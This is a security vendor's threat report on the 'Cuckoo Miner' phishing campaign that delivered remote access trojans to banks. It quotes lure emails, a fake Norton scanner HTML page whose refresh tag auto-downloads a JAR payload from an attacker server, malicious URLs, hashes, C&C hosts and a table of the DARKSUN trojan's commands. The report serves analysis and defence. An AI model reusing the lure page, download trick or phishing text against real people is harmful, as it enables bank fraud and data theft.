A TrendLabs Report

The Cuckoo Miner Campaign

Nigerian Cybercriminals Targeting Banks

TrendLabs Security Intelligence Blog

Jay Yaneza and Erika Mendoza
Trend Micro Cyber Safety Solutions Team

September 2015

Contents

Introduction

As early as 2013, Trend Micro has anticipated that threat actors that are involved in cybercrime would level up via targeted attack methodologies. Armed with insights on what had previously worked and what had not for a particular environment, they are quick to recycle old phishing email content and weaponize even an old exploit by bundling it with a newer tool to achieve their goal. The exploits may not be new, but they know that there is a high probability that it will work. After all, what's the use of a zero-day exploit when you can always target, say, banking and financial institutions that had grown big and hard to manage, let alone patch?

A few months back, Trend Micro covered GamaPOS, where the DARKSUN RAT was used against US-based establishments, and an operation of Nigerian scammers that use the HawkEye backdoor to attack small businesses. Recently, it seems that the threat actors that are operating in the same circle as these so-called 419 scams have upped their game into something larger – a cybercriminal campaign we are calling Cuckoo Miner. The name is a call out to the attackers' method of taking over legitimate inboxes to prey on victims, which echoes the cuckoo's distinct act of tricking other birds into raising its chick by taking over their nests.

Campaign Overview


Cuckoo Miner is a currently active campaign against financial and banking institutions. It utilizes the following techniques:

Stage	Description	Method(s) Used
Intelligence Gathering	Threat actors aim to gain strategic information not only on the IT environment of the intended target (i.e., usually an organization), but also on its organizational structure. The information can range from business applications and software to roles and relationships that exist within the organization.	The threat actors have a long history of attacking financial and banking institutions, so they would be already familiar with the aspects of the targets' businesses.

Point of Entry	Threat actors send malware to certain people in the target organization via the most common form of office communication—email. Note, however, that instant-messaging (IM) and social networking platforms can also be used to entice targets to click a link or to download malware. This eventually allows the threat actors to establish a connection with their target.	The attackers used phishing emails that contain attachments with document exploits or JAVA archives (JAR). At some point, they have also utilized emails with HTML content that allowed direct execution of JAR files on the endpoint. Because the attackers have performed intelligence gathering, they used file names that are likely to be extremely relevant to the receiver. It was also observed that these phishing emails were being sent from a valid external entity (i.e., another bank, or a real person).
C&C Communication	After breaching an organization's perimeter, continuous communication between a compromised host and a C&C server needs to be preserved. Threat actors use various techniques to keep C&C communication traffic under the radar.	The end-result of the phishing email would be a direct installation of a remote access Trojan (RAT). The initial RATs may be relatively new, and there is a high possibility of the deployment of a secondary RAT (usually a JAVA RAT). Infrastructure-wise, the threat actors used No-IP and affordable VPS

		services to avoid detection.
Lateral Movement	Once assured of continuous access to a breached network, threat actors laterally move throughout it, seeking valuable hosts that house sensitive information.	There appears to be no need for lateral movement with this operation as the desired target is the endpoint that was compromised.
Asset/Data Discovery	Threat attackers identify noteworthy assets within the infrastructure that they then isolate for future exfiltration.	The RATs have the capability look into the host's resources and installed programs and sift through the data within the endpoint.
Data Exfiltration	Threat actors ultimately transmit information from the target organization to a location they control. Data transmission can be accomplished either quickly or gradually with the aid of a staging phase prior to actual exfiltration.	The RATs deployed also have the capability to directly download information from the endpoint.

By carefully tying up the approximate time period when the files were used, we can now begin charting the RATs used. We can see that there is mostly an overlap in the usage of the RATs by the attackers:



Let us now look into the early beginnings of this operation, and see how they operate just recently.

Early Traces

In May 2014, a report from Fidelis Cybersecurity talked about the Unrecom RAT, which was being deployed via Java Archive (JAR), with the financial sectors as targets in Saudi Arabia and Russia. Over time, the Unrecom RAT has been used in phishing email campaigns against multiple sectors in the US and its predecessor, Frutas RAT, was also seen in phishing email campaigns against high profile companies in Europe and Asia across multiple sectors.

Let's take a closer look at one of those documented examples:


From	[redacted]
Subject	Remittance Error 2089/234- Reported lost of data (Complete and email back)
Date	Tue, 22 Apr 2014 02:19:27 -0400 (EDT)
Attachment	DBC_BANK_IMG_23456_156.jar
X-MB-Message-Source	WebUI
X-mailer	SCM
X-Originating-IP	41.138.184[.]85
Message body	kindly find attached our bank online java documents for your reference,corr=ct details on the marked boxes and email back to me. do not hesitate to contact me if need be. regards Mary [redacted] Swift Admin, [redacted] IMPORTANT: This e-mail (including all attachments) is intended solely for<B= the use of individual or entity to whom it is addressed and may contain confidential and privileged information. If you have received it in error,<=r> please contact us immediately by return e-mail and delete it from your system. Please note that the sender shall not be liable for the improper<BR= this communication , nor for any delay in its receipt or damage to your system.

There are two factors that would be important to note here: the X-Originating-IP email header field, as well as the signature in the message body.

More recently, Fidelis Cybersecurity also had noted in their April 2015 report on AlienSpy an email lure that utilized the name of *DOC_REF_098383_732.jar.rar* for the email attachment.

From	Subject	Attachment
[redacted]	swift details	Swift Copy.jar
[redacted]	Fwd: Remittance Error 2089/234-Reported lost of data (Complete and email back)	DOC_REF_098383_732.jar.rar
[redacted]	PO-Mar-JAR171763403583	PO-Mar-JAR171763403583(1).jar
[redacted]	Payment	Payment Copy.zip
[redacted]	Re: Concerning The Last Order We Sent	Order.zip

The details in these two reports seem to be interrelated as we have seen a combination of details in a spammed email that was sent out approximately March 2015.



Some things that we'd like to note here:

- The reference to the name "Mary, Swift Admin" in the spammed email signature


- The attachment *DOC_REF_098383_732.jar* (sha1: 78df63cc2a82626b48d3d1858ce966187f1059c5). Trend Micro detects this file as JAVA_ADWIND.YYJY.
- It can be observed that the X-Originating-IP of *41.138.184.85*, and IP address is located in Nigeria.

As it turns out, attaching a JAR or a RAR attachment in an email lure was not the only method the threat actors used.

From the end of March till the start of July, the Trend Micro Smart Protection Network started finding a similar string of URLs that resembles the file name of the email attachment sent that month, along with other files of similar construction.

- http://192.185.94.137/%7Erecipes/www.norton.com/downloads/DOC_REF_098383_732.jar
- http://192.185.94.137/%7Erecipes/www.norton.com/download/Remittance004-pdf.jar
- http://192.185.94.137/%7Erecipes/Norton/download/Remittance004-html.jar
- http://94.242.224.181/www.notornsecurity.com/Remitance004-pdf.jar

To maximize the distribution of the RATs, the threat actors had also distributed them through an attachment-less email. But this time, to the user, they would see the email as this:



As always, the devil is in the details such as the HTML code. The HTML code is silently inserted in the HTTP META tag, which would be loaded as soon as the email is opened, and download link would result to download of JAVA_ADWIND. Considering the endpoint would be viewing emails in HTML, the resulting JAR file would be executed by the endpoint's browser that introduces the JAR file into the system and executes the RAT.

```
<html>
    <head>
        <title>Norton Email Security Scanner</title>
<!-- here is were you place you file link-->
    <META http-equiv="refresh" content="9;url=http://[redacted]/~recipes/www.norton.com/download/Remittance004-pdf.jar">
        <link rel="shortcut icon" href="http://[redacted]/favicon/buy.norton.com"/>
    </head>
<style type="text/css">
```

```
        <div class="hdblk">
            <div class="logo">
                <img  alt="" src="http://[redacted]/norton/ps/images/logo.gif">
            </div>
                <div class="rightSide">
                    <div id="p1">
                        No Threat Found!!!
                    </div>
                    <div id="p2" >
                    Norton is scanning attachment
                    </div>

                </div>

        </div>
        <div id="wrap">
            <div style="width:100px; float:left; margin:20px 0px 0px 0px; padding:60px 0px;">
                <div id="box">
                <img alt="" src="http://www.[redacted]com/images/loading_animation.gif" height="100" width="100">
                </div>

                <div id="overlay">
                    <img src="http://www.[redacted].ru/images/ch2.png" height="100" width="100">
                </div>
            </div >
            <div style="width:50px; float:left; margin:20px 0px 0px 0px; padding:60px 0px;">
                 
            </div>
            <div>
                <img alt="" src="http://static.[redacted].com/thumbs/07/9a/39/079a397541e3aa20e03914372e71d3a7.jpg" height="178" width="126">
                <br>
                <p>         
                    <b>Remittance004.html</b></p>

                <div id="d1" style="margin-left:30px;">
                        <span class="btn">
                            <!-- on click file will be downloaded-->
              <a href="http://[redacted]/~recipes/www.norton.com/download/Remittance004-pdf.jar" class="small radius button btn_red"><b>
                Download</b></a>
```

At one point, around the end of April, the Trend Micro Smart Protection Network detected a URL that looked like this:

- http://93.190.95.52/www.nortonsecurity.com/Remittance004.pif

While we do not have a copy of the email itself, we can safely assume that *Remittance004.pif* was delivered the same way as previous examples. The resulting downloaded file is detected as BKDR_DARKSUN.SM1 (sha1: 4a2e1b5a9ef2d4fd62fd3c1af03252bbf54a871a), another RAT, that connected to 62.108.40.45:1080.


Taking note of the IP addresses that hosted the content for this batch of emails, they consistently utilized web site hosting:

IP	ASN	Location
192.185.94.137	AS20013 CyrusOne LLC	US, United States
94.242.224.181	AS5577 root SA	LU, Luxembourg
93.190.9[5].52	AS30962 comtrance GmbH	DE, Germany
62.108.40.45	AS30962 comtrance GmbH	DE, Germany

We will expand on DARKSUN RAT in the next section.

April: Pending Remittance

As the month turned, we saw this phishing email sent to some banks and financial institutions within Asia and Europe in April 2015.



This phishing email example had traces of our threat actors' March 2015 phishing email:

- Both have recipients who were obviously BCC-ed, and the email subject remained the same.
- The attachment here (*DOC_REF_098383_733.doc*) was named similarly to one of the attachments downloaded through the HTML code (previously, *DOC_REF_098383_732.jar*).
- The message body only had slight differences in the text and the signature.

Although the March 2015 phishing email had deployed the JAVA-based ADWIND RAT, the payload of the April 2015 phishing email would also be the deployment of a RAT—one named DARKSUN.

Date	Attachment Name	SHA1	Detection
March 2015	DOC_REF_098383_732.jar	78df63cc2a82626b48d3d1858ce966187f1059c5	JAVA_ADWIND.YYJY
April 2015	DOC_REF_099383_733.doc	fcc09a899e793de6daeee773fa135caa7af25c68	TROJ_ARTIEF.YYTN Drops svchost.exe (sha1: aded761fc040c0a2bdccc54941f66b13b36e211d), BKDR_DARKSUN.SM1

There is, however, more one difference. Let's get a close look at the email headers.

```
Received: from p02c11o149.mxlogic.net (unknown [208.65.144.82])
        (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
        (No client certificate requested)
        by [redacted] with ESMTPS id 7B4B617000D
        for [redacted] Thu, 16 Apr 2015 11:09:03 +0800 (SGT)
Received: from unknown [204.8.198.83] (EHLO p02c11o149.mxlogic.net)
        by p02c11o149.mxlogic.net(mxl_mta-8.3.0-2)
        with ESMTP id fc72f255.2ab2cd234940.739922.00-565.1749603.p02c11o149.mxlogic.net (envelope-from <[redacted]
12.nj.us>);
        Wed, 15 Apr 2015 21:09:03 -0600 (MDT)
X-MXL-Hash: 552f27cf56aff2ca-c95a77a451c0853ef5b32e6de9b6a9ebbbeed3cf
Received: from unknown [204.8.198.83]
        by p02c11o149.mxlogic.net(mxl_mta-8.3.0-2) over TLS secured channel
        with SMTP id 9d62f255.0.736495.00-376.1746906.p02c11o149.mxlogic.net (envelope-from <[redacted]us>);
        Wed, 15 Apr 2015 21:08:36 -0600 (MDT)
X-MXL-Hash: 552f27b4062c6a2d-71b10d8acdbc0d5e40c71bbf83136a5572819328
Received: from [redacted]us ([1[redacted]8]) by
[redacted].us ([1[redacted]5]) with mapi id 14.03.0146.000;
 Wed, 15 Apr 2015 23:00:06 -0400
X-FireEye: Not Scanned
From: "[redacted]" <[redacted]>
Subject: Fwd: Remittance Pending At Your Branch 2089/234- (Release Asap)
Thread-Topic: Remittance Pending At Your Branch 2089/234- (Release Asap)
Thread-Index: AdB38U4//0mqPqQOQDuzANGXfE3BXQ==
Date: Thu, 16 Apr 2015 03:00:05 +0000
Message-ID: <3866A1878165EF4A9A1ED7128CC7D46F01BAC698B9@exch10[redacted]>
Accept-Language: en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
x-originating-ip: [10.76.7.59]
Content-Type: multipart/mixed;
        boundary="_002_3866A1878165EF4A9A1ED7128CC7D46F01BAC698B9exch10mb3pate_"
```

Highlighting the X-Originating-IP, the value is an internal IP address. By definition, the X-Originating-IP email header field is a de facto standard for identifying the originating

IP address of a client connecting to a mail service's HTTP front end. This tells us that the threat actors had indirect or direct access to this establishment (a US-based school), with the correct credentials to authenticate and send the email lure.

This particular email sample, along with the DARKSUN RAT dropped file that we will discuss below, has been partially introduced in our GamaPOS Technical Brief. To compare, the DARKSUN RAT was downloaded from a URL masquerading as a point-of-sale update file and was used against US-based establishments whereas the DARKSUN RAT in Europe and Asia was used as dropped file from a document and was focused on banking/financial establishments.

There will be one more intersection with the GamaPOS Technical Brief that we will discuss but, for now, let us see what would happen should a user execute the attachment, given the (unfortunately) correct circumstances.

Payload Analysis

DOC_REF_099383_733.doc (exploit)

DOC_REF_099383_733.doc (TROJ_ARTIEF.YYTN, sha1: fcc09a899e793de6daeee773fa135caa7af25c68) contains exploits for CVE-2014-1761 (Microsoft Word RTF Memory Corruption Vulnerability) that allow remote code execution.

We have seen CVE-2014-1761 used as early as May last year on attacks against Taiwanese agencies. In this case, it drops a different RAT called DARKSUN.

DARKSUN

The dropped file *svchost.exe* (detected as BKDR_DARKSUN.SM1, sha1: aded761fc040c0a2bdccc54941f66b13b36e211d) is a remote access Trojan.

SHA1: aded761fc040c0a2bdccc54941f66b13b36e211d

Compiler: Delphi

Digital Signature: ELVIK OOO

Signing Time: Thursday, April 16, 2015 6:05:09 AM

Installation

It adds the following registry entry to ensure that the malware remains running after reboot:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

{name in config} = {malware path and filename}

It also goes with the mutex *101MUX101*.

Backdoor and Information Theft

Once infected, the malware starts to log keystrokes which it saves in a file called *_temp.dat*. In addition, this malware is capable of performing the following routines, depending on the command received from the command-and-control server.

Instruction Code		
2	Terminate connection	Ends the connection to the command-and-control server
3	Terminate Self (process)	Exits running malware process
4	Delete and Terminate Self	Deletes the malware using command */c del {path} >> NUL* then terminates the running malware process
5	List Valid Drives and Send	Lists all valid drives connected to the system and sends it to the command-and-control server

6 (files and folder), 7 (files, folder and subdirectory)	List Files and Folders	Lists all files and folders and its subdirectories
8	Execute File	Executes a file then feedbacks 1 to the server. (Normal Window)
9	Execute File (hidden)	Executes a file then feedbacks 0 to the server. (Hidden Window)
10	Delete File	Deletes a specified file then returns 1 if successful. Returns 0 if an error occurred.
11, 60	Move File	Moves a file to a specified location then returns 1 if successful. Returns 0 if an error occurred.
12, 14, 24, 38, 39, 49 (Subcode 37, 50, 51, 44, 26, 27)	Creates a New Thread for Sending and Receiving File and Image Data	Each time any of the specified instruction code is received, it creates a new thread for sending and receiving file or bitmap via a file or memory stream.
15	List Process	List all running processes
16	Terminate Process	Terminate a specified process and sends 1 if successful. Returns 0 if an error occurred.
17	List Installed Applications	Gets a list of installed applications by enumerating the registry *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall*
18	Maximize Window	Maximizes a specified window using the window handle. Sends 1 if successful.
19	Minimize Window	Minimizes a specified window using the window handle. Sends 1 if successful.
20	Close Window	Closes a specified window using the window handle. Sends 1 if successful.
21	Enumerate Service Status	Enumerate all services and their status
22	Stop Service	Stops a service and returns 1 if

		successful.
23	Start Service	Starts a service and returns 1 if successful.
28 (keys) 29 (values)	Enumerate registry	Lists registry keys and values
30	Command Prompt	Creates pipe for command prompt
33	Unregister authentication method	Unregister authentication method
34	Set new registry value or subkey	Depending on the command option, it may: KEY - create subkey REG_SZ - set string value REG_BINARY - set binary value REG_DWORD - set dword value REG_MULTI_SZ - set multi string value It then sends 1 if the operation is successful, otherwise it sends 0.
35	Delete registry key or value	Deletes a specified registry key or value. It then sends 1 of the operation is successful, otherwise it sends 0.
36	Enumerate subkeys	Enumerate registry subkeys. It then sends 1 of the operation is successful, otherwise it sends 0.
52	Send Initial Information	Sends initial identifying information including username, computer name, os version to the command-and-control server.
54	Get special folder	Depending on the options, it may return the path of the "Desktop" or "My Documents" folder.
55	Send Keyboard Input	Send Keyboard Input
56	Send Mouse Input	Performs left click
57	Send Mouse Input	Performs right click
58	Create Directory	Creates a new directory. Returns 1 if successful, otherwise, it returns 0.

59	Delete File without confirmation	Deletes a file without confirmation. Returns 1 if successful, otherwise, it returns 0.

Configuration File

The configuration file is stored as a file resource, as shown in the image below.

Based on its usage and code, we figured that it follows the format illustrated in the structure:

```
struct struct_config

{

  _DWORD port;

  _BYTE len_password;

  _byte password[10]

  _BYTE len_botname;

  _BYTE botname[20];

  _BOOL flag1;

  _BOOL flag2;

  _BYTE len_fname1;

  _BYTE fname1[10];

  _DWORD dwFlag1;

  _BOOL flag3;
```

```
  _BOOL flag4;
  _BOOL flag5;
  _BYTE len_installname;
  _BYTE installname[25];
  _BYTE len_fname2;
  _BYTE fname2[25];
  _BYTE len_fname3;
  _BYTE fname3[27];
  _DWORD dwlen_host;
  _BYTE hostname[18];
};
```

When this specific sample is executed, we observe the auto-run entry *AudioClient = {malware path and filename}*, its connection to *correctip.noip.me* Port 2323 (0x913), and the data sent to the server matching the configuration details.

> .....ProLog_|Administrator@{computername-removed}|Windows XP||v1.00|Capturing from Local Area Connection 2 [Wireshark 1.10.7 (v1.10.7-0-g6b931a1 from master-1.10)]|ENU|

Through the Smart Protection Network, Trend Micro observed that this backdoor stared landing on endpoints on April 16, similar to the approximate date and time that the email lure was sent. The backdoor reported to *correctip.noip.me:2323*, a domain name that uses No-IP services, and had changed IP addresses frequently:


IP Address	ASN	Location	Last Seen
41.190.2.25	AS37076 EMTS-NIGERIA-AS	NG, Nigeria	3/4/2015 18:00
41.190.2.23	AS37076 EMTS-NIGERIA-AS	NG, Nigeria	3/30/2015 19:00
41.190.3.133	AS37076 EMTS-NIGERIA-AS	NG, Nigeria	4/9/2015 19:00

41.190.3.167	AS37076 EMTS-NIGERIA-AS	NG, Nigeria	4/13/2015 19:00
41.220.69.106	AS29465 MTN NIGERIA Communication limited	NG, Nigeria	4/15/2015 19:00
178.73.219.169	AS42708 Portlane AB	SE, Sweden	5/6/2015 19:00
46.246.81.240	AS42708 Portlane AB	SE, Sweden	5/11/2015 19:00
178.73.219.37	AS42708 Portlane AB	SE, Sweden	5/16/2015 19:00
105.112.8.13	AS36873 Celtel Nigeria Limited t.a ZAIN	NG, Nigeria	5/17/2015 19:00
105.112.10.2	AS36873 Celtel Nigeria Limited t.a ZAIN	NG, Nigeria	5/26/2015 19:00
104.238.179.24	AS20473 Choopa, LLC	US, United States	7/6/2015 19:00
108.61.215.117	AS20473 Choopa, LLC	US, United States	9/2/2015 19:00

